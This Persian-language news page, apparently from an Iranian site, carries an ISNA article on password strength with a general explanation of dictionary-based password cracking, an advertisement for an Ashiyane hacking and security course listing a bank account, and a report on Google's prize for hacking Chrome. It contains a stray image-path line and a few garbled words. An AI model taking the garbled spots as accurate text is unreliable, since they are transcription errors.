به گزارش خبرنگار سرویس فن‌آوری اطلاعات خبرگزاری دانشجویان ایران(ایسنا)، انتخاب یک کلمه عبور مناسب در حقیقت مصالحه ای بین انتخاب چیزی است که به سختی حدس زده می‌شود و چیزی که به راحتی به خاطر سپرده می‌شود. برای مثال ممکن است GVx.ml؛ یک کلمه عبور خوب باشد، در حالی که هیّکس نمی‌تواند آن را به راحتی به خاطر بسپارد. برعکس، به خاطر سپردن نام شما برای شما کار بسیار بسیار ساده‌ای است و در مقابل حدس زدن آن نیز برای هکرها کار ساده‌ای خواهد بود.

■ برخی قوانین ساده و اولیه

یک کلمه عبور حداقل باید از ۸ کاراکتر تشکیل شده باشد و سعی کنید برخی علائم نگارشی یا ارقام را در کلمه عبور خود وارد کنید.

بهتر است کلمه عبور شما از ترکیبی از حروف بزرگ و کوچک الفبا تشکیل شده باشد و یک عبارت یا ترکیبی از کلمات را انتخاب کنید تا به خاطر سپردن کلمه عبور کار ساده‌تری گردد.

کلمه‌ای که در یک دیکشنری از جمله دیکشنریهای زبانهای دیگر وجود داشته باشد را انتخاب نکنید؛ حروفی را که روی صفحه کلید پشت سر هم قرار دارند مانند qwertyui انتخاب نکنید و هیچ کاراکتری را بیش از یکبار به‌صورت پشت سر هم تکرار نکنید.

فقط از علائم نگارشی یا ارقام یا حروف الفبا استفاده نکنید بلکه ترکیبی از آنها را بکار ببرید و کلماتی که به سادگی قابل حدس زدن هستند انتخاب نکنید.

■ شکستن کلمات عبور

ایده‌ای که پشت شکستن کلمات عبور وجود دارد بر اساس این گزارش که مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌یی(ماهر) گرفته شده، بی‌نهایت ساده و از این قرار است که یک فهرست بزرگ از کلمات انتخاب می‌شود؛ هر کلمه رمز شده و سپس چک می‌شود که آیا کلمه رمز شده با کلمه عبور کاربر همخوانی دارد یا خیر.

این فهرست کلمات معمولا با استفاده از دیکشنریهای زبان انگلیسی و سایر زبان ها، اسامی معمول، اسامی حیوانات، شخصیت های تلویزیونی و سینمایی، حروف پشت سر هم روی صفحه کلید و اصطلاحات بدست می‌آید. برای اینکه فرد هکر بتواند کلماتی را که درون فهرست کلماتش وجود ندارد و ممکن است کاربر انتخاب کرده باشد به دست آورد، یک مجموعه

بزرگ از قوانین ساده را به هر یک از کلمات داخل فهرست اعمال کرده و چک می‌کند که آیا کلمه به دست آمده همان کلمه عبور کاربر است یا خیر.

این قوانین شامل افزودن ارقام یا علایم نگارشی به ابتدا یا انتهای کلمات، معکوس کردن کلمات، تبدیل کلمات به حروف بزرگ، جایگزین کردن حروف با ارقام یا حروف مشابه دیگر و... است. از آنجاکه رایانه‌ها سریع هستند، اعمال این قوانین و رمز کردن نتیجه زمان زیادی مصرف نمی‌کند و حدس‌های زیادی در زمان کوتاهی قابل انجام است.

به‌علاوه یک پایگاه داده برروی یک CD که تمامی کلمات یک دیکشنری بزرگ را به همراه بسیاری از قوانینی که این کلمات را رمز می‌کند داراست، عملیات پیدا کردن کلمه عبور را به یک جست‌وجوی ساده در یک پایگاه داده تبدیل می‌کند.

■ کلمات عبوری که به ندرت استفاده می‌شوند

فقط یک حالت وجود دارد که نوشتن کلمه عبور ایده خوبی است و آن زمانی است که زیاد از آن کلمه عبور استفاده نمی‌کنید. برای مثال کلمه عبور اصلی یک سرور معمولا هر روز مورد استفاده قرار نمی‌گیرد. در چنین شرایطی بهتر است کلمه عبوری طولانی و پیچیده انتخاب کنید که به خاطر سپردن آن بسیار سخت باشد، سپس آن را یادداشت کرده و در محل امنی نگه‌داری کنید.


زمانی که نیاز باشد از کلمه عبور استفاده کنید آن را از محل خود خارج کرده و پس از وارد کردن کلمه عبور نیز دوباره آن را در محل امن خود قرار دهید. این کلمه عبور نیز باید هر از گاهی تغییر کند. البته قطعا شرایط فرق می‌کند.

اگر شما فکر می‌کنید که امکان دارد کلمات عبور خود را فراموش کنید، شاید بهتر باشد که از کلمه عبور پی‌ده‌ای استفاده کرده و آن را یادداشت کنید. فقط به خاطر داشته باشید که اگر کسی به یادداشت شما دسترسی پیدا کند در اینصورت به سادگی می‌تواند وارد سیستم شود.

هیچ یادداشت حاوی کلمه عبوری نباید نزدیک رایانه شما و یا نزدیک جایی که اطلاعات شخصی شما نگه‌داری شود. آن را در جایی امن نگهداری کنید. یک کشوی قفل شده بسیار بهتر از کیف پول شماست.

■ مثال‌هایی از کلمات عبور خوب

یک کلمه عبور خوب چگونه ساخته می‌شود؟ سعی کنید دو یا چند کلمه را با هم ترکیب کنید یا حروف اول (یا دوم یا آخر) کلمات یک عبارت را کنار هم قرار داده و کلمه جدیدی بسازید. سپس در قسمت‌های مختلف کلمه بدست آمده از حروف بزرگ، ارقام و علائم نگارشی استفاده کنید. علاوه بر این‌ها می‌توانید کاراکترهای کنترلی را نیز اضافه کنید.



بدینوسیله به اطلاع می‌رساند پیرو درخواست‌های مکرر شهرستانی‌های عزیز جهت برگزاری دوره‌های حضوری تیم امنیتی آشیانه در سال ۹۰، بر آن شدیم تا با برنامه‌ریزی جدید دوره هک و امنیت را به صورت کمپ فشرده در ایام نوروز برای این عزیزان برگزار کنیم.

نشانی محل ثبت نام دوره‌ها در تهران:

خیابان خرمشهر (آپادانا) - پلاک ۲۷ ساختمان اطلس - طبقه ۲ - واحد ۴ - شرکت آشیانه

شماره تماس شرکت آشیانه برای ثبت نام و کسب اطلاعات بیشتر:

۰۲۱-۸۷۳۴۶۸۰۸ - ۰۲۱-۸۸۷۳۵۱۹۶

دوره فوق به صورت فشرده به مدت ۱۰ روز و ۸۰ ساعت در تاریخ ۳ تا ۱۲ فروردین ماه در ایام نوروز برگزار می‌شود و برگزاری این دوره برای حضور شهرستانی های عزیز و کارمندان یا دوستان تهرانی که به علت مشغله های کاری فرصت حضور در دوره‌های عمومی هک و امنیت را ندارند تدارک دیده شده است.

نحوه ثبت نام در دوره‌های فوق:

علاقه مندان به شرکت در دوره هک و امنیت، می‌توانند هزینه ثبت نام دوره مورد نظر خود را تا قبل از تاریخ ۸۹/۱۲/۲۸ به شماره حساب ۰۱۰۲۳۲۷۷۳۹۰۰۷ بانک ملی سیبا بنام بهروز کمالیان واریز نموده و فیش پرداختی را به شماره ۰۲۱-۸۸۷۳۵۱۹۶ فکس و یا اسکن آن را به پست الکترونیک شرکت آشیانه ارسال نمایند و اصل فیش بانکی را در هنگام ثبت نام حضوری به مسئولان شرکت آشیانه تحویل دهند.

گوگل به هکرها جایزه می‌دهد

گوگل مدعی شد مرورگر اینترنتی کروم غیر قابل هک است و هر فردی که بتواند این مرورگر را هک کند، ۲۰ هزار دلار به همراه یک نوت بوک جایزه خواهد گرفت.

به گزارش سرویس فن‌آوری اطلاعات خبرگزاری دانشجویان ایران (ایسنا)، قرار است ماه آینده هم‌زمان با یک کنفرانس امنیت رایانه‌یی در شهر ونکوور کانادا، هکرهای مدعی تلاش کنند تا مرورگر اینترنتی کروم را هک کنند.

این نخستین باری است که گوگل برای اثبات امنیت محصولات خود چنین رقم کلانی را به‌عنوان جایزه برای اهدا به هکرها تعیین می‌کند.

پیش از این نیز گوگل چندین بار هکرهای سراسر جهان را برای حمله به محصولات رایانه خود به رقابت کشانده بود.

گوگل اعلام کرد علاوه بر جایزه‌ی نقدی ۲۰ هزار دلاری هکری که بتواند به مرورگر اینترنت کروم نفوذ کند، یک نت‌بوک جایزه خواهد گرفت.